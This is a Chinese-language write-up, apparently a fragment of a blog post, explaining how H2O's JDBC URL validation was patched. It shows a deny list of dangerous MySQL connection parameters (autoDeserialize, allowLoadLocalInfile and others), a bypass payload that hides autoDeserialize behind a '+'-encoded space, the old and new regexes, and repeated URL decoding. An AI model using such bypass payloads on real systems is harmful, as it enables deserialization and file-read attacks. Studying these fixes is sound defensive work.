safeTrim() → decode() com.mysql.cj.conf.ConnectionUrlParser#parseQuerySection


修复方法
arduino
private static final Pattern JDBC_PARAMETERS_REGEX_PATTERN = Pattern.compile("(?i)([a-z0-9_]+)\\s*=\\s*");
private static final List<String> DEFAULT_JDBC_DISALLOWED_PARAMETERS = (List)Stream.of(
// MySQL相关危险参数
"autoDeserialize", // 允许反序列化
"queryInterceptors", // 8.x版本拦截器
"allowLoadLocalInfile", // 允许读取本地文件
"allowMultiQueries", // 允许多语句执行
"allowLoadLocalInfileInPath",
"allowUrlInLocalInfile",
"allowPublicKeyRetrieval",
"init",
"script",
"shutdown"
).map(String::toLowerCase).collect(Collectors.toList());water.jdbc.SQLManager#validateJdbcUrl
修复空格绕过
scss
// 旧正则(3.46.0.5 - 有漏洞)
Pattern.compile("(?i)[?;&]([a-z]+)=")

// 新正则(3.46.0.8 - 已修复)
Pattern.compile("(?i)([a-z0-9_]+)\\s*=\\s*")
新正则的匹配规则
Payload: jdbc:mysql://127.0.0.1/test?+autoDeserialize\=true
URL解码后: jdbc:mysql://127.0.0.1/test? autoDeserialize\=true
markdown
						      ↑

						      '+' 变成空格
正则: (?i)([a-z0-9_]+)\\s*=\\s*
字符串:test? autoDeserialize=true
扫描整个字符串,寻找所有 "参数名="的模式
匹配到:autoDeserialize=
arduino
	↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑

 	([a-z0-9\_]+) 捕获到 "autoDeserialize"
旧思路:从分隔符开始匹配 → 容易被分隔符后的特殊字符串绕过
markdown
    `[?;&]([a-z]+)=`

     ↑

     必须紧跟分隔符
新思路:直接匹配所有"参数名="模式 → 不依赖分割符位置
markdown
     `([a-z0-9_]+)\\s*=`

         ↑

     匹配任意位置的参数名
额外改进:
-
\\s*=\\s* 允许空格,防止param = value格式绕过 -
[a-z0-9_]扩展字符集,覆盖更多参数名格式
修复编码绕过
csharp
            try {
                for(int i = 0; i < 10; ++i) {
                    previous = jdbcUrlDecode;
                    jdbcUrlDecode = URLDecoder.decode(jdbcUrlDecode, "UTF-8");
                    if (previous.equals(jdbcUrlDecode)) {
                        break;
                    }
                }
            } catch (UnsupportedEncodingException var7) {
                throw new IllegalArgumentException("JDBC URL has wrong encoding");
            }

            if (!previous.equals(jdbcUrlDecode)) {
                throw new IllegalArgumentException("JDBC URL contains invalid characters");
通过多次循环解码,直到解码后的字符串等于解码前的字符串(说明已完全解码),超过十次也强制结束循环。循环结束后会进行比较:如果解码前后仍不相等(说明10次还没解完),则抛出异常;如果相等,则使用完全解码后的字符串进行黑名单检查,从而避免通过多层 URL 编码绕过防护。